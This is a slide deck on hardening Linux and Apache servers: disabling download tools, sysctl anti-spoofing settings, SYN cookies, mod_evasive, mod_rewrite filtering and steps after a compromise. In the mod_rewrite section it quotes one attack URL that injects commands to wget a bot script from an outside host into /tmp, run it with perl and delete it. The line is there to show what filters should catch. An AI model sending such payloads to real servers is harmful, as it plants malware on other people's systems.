



# Security 2

By: Todd Shipway

Simplify.



All trademarks used herein are the sole property of their respective owners.

Simplify.

# Main Topics

- »» Disabling tools
- »» SYN cookies
- »» sysctl
- »» Apache modules
- »» What to do if your hacked.



## Disable common tools

»» Disable common tools for non-wheel or root users.

```
chmod 750 /usr/bin/rcp  
chmod 750 /usr/bin/wget  
chmod 750 /usr/bin/lynx  
chmod 750 /usr/bin/links  
chmod 750 /usr/bin/scp
```

# SYN Cookies

➤➤ A server that uses SYN cookies doesn't have to drop connections when its SYN queue fills up.



```
echo 1 > /proc/sys/net/ipv4/tcp_syncookies
```

# Sysctl.conf

»» Sysctl hardening will help prevent spoofing and dos attacks.

»» /etc/sysctl.conf

## Sysctl.conf cont.

```
# Disables packet forwarding
```

```
net.ipv4.ip_forward=0
```

```
# Disables IP source routing
```

```
net.ipv4.conf.all.accept_source_route = 0
```

```
net.ipv4.conf.lo.accept_source_route = 0
```

```
net.ipv4.conf.eth0.accept_source_route = 0
```

```
net.ipv4.conf.default.accept_source_route = 0
```

```
# Enable IP spoofing protection, turn on source route verification
```

```
net.ipv4.conf.all.rp_filter = 1
```

```
net.ipv4.conf.lo.rp_filter = 1
```

```
net.ipv4.conf.eth0.rp_filter = 1
```

```
net.ipv4.conf.default.rp_filter = 1
```

```
# Disable ICMP Redirect Acceptance
```

```
net.ipv4.conf.all.accept_redirects = 0
```

```
net.ipv4.conf.lo.accept_redirects = 0
```

```
net.ipv4.conf.eth0.accept_redirects = 0
```

```
net.ipv4.conf.default.accept_redirects = 0
```

## Sysctl.conf cont.

```
# Enable Log Spoofed Packets, Source Routed Packets, Redirect Packets
```

```
net.ipv4.conf.all.log_martians = 1
```

```
net.ipv4.conf.lo.log_martians = 1
```

```
net.ipv4.conf.eth0.log_martians = 1
```

```
# Disables the magic-sysrq key
```

```
kernel.sysrq = 0
```

```
# Decrease the time default value for tcp_fin_timeout connection
```

```
net.ipv4.tcp_fin_timeout = 15
```

```
# Decrease the time default value for tcp_keepalive_time connection
```

```
net.ipv4.tcp_keepalive_time = 1800
```

```
# Turn off the tcp_window_scaling
```

```
net.ipv4.tcp_window_scaling = 0
```

## Sysctl.conf cont.

```
# Enable TCP SYN Cookie Protection
net.ipv4.tcp_syncookies = 1

# Enable ignoring broadcasts request
net.ipv4.icmp_echo_ignore_broadcasts = 1

# Increase the tcp-time-wait buckets pool size
net.ipv4.tcp_max_tw_buckets = 1440000
```

# Sysctl.conf

➤➤ Replace 'eth0' with primary network interface

➤➤ Enable changes

– /sbin/sysctl -p

– /sbin/sysctl -w net.ipv4.route.flush=1

➤➤ <http://ipsysctl-tutorial.frozentux.net/ipsysctl-tutorial.html>

## mod\_evasive

- »» Apache module which helps protect against DoS attacks.
- »» A default configuration blocks the offending IP for 10 minutes.
- »» Do not enable with Frontpage.

## mod\_evasive cont.

```
cd /usr/local/src
wget http://www.zdziarski.com/projects/mod_evasive/mod_evasive_1.10.1.tar.gz
tar -zxf mod_evasive_1.10.1.tar.gz
cd mod_evasive
/usr/local/apache/bin/apxs -cia mod_evasive.c
```

```
<IfModule mod_evasive.c>
DOSHashTableSize 3097
DOSPageCount 5
DOSSiteCount 100
DOSPageInterval 2
DOSSiteInterval 2
DOSBlockingPeriod 600
</IfModule>
```

[http://www.zdziarski.com/projects/mod\\_evasive/](http://www.zdziarski.com/projects/mod_evasive/)

## mod\_rewrite

- »» Apache module which can be used to prevent attacks using insecure and outdated scripts.
- »» Rules based URL parser
- »» Setup rules to search for commands within URL's.

[http://httpd.apache.org/docs/1.3/mod/mod\\_rewrite.html](http://httpd.apache.org/docs/1.3/mod/mod_rewrite.html)

```
http://nxf.cn/1?&cmd=cd+/tmp;wget+http://nxf.cn/borek.txt;perl+bot.txt;rm+-rf+bot*
```

# What to do if your hacked

- »» Unplug the server from the network
  
- »» If it has been rooted, unplug the power cable and mount the drive as slave or use a liveCD.
  
- »» Check tmp for any files that seem suspicious.
  - `cd /mnt/newdrive/tmp`
  - `ls -alh`
  - Check for any files with executable permissions.

## Hacked cont.

- Begin investigating the logs for anything that may seem suspicious.
  - use `egrep` to search for script names in apache logs
    - `egrep r3wt /usr/local/apache/logs/*`
- Stop the httpd server and check what files are being accessed by the user 'nobody'
  - `/usr/local/apache/bin/apachectl stop`
  - `ls -l -u nobody`
- Check the output of '`ps -aux`' for any suspicious processes.

## Hacked cont.

- »» If you are successful in finding the reason the server got hacked, investigate the scripts involved to find what was modified.
- »» Be sure to clean all suspicious scripts from server and check to make sure a rootkit hasn't been installed.
- »» If a server has been rooted, it's best to format the drive and reinstall the OS to be sure no files remain modified which will allow a future attack to occur.

# Q & A

»» Ask away!!

Simplify.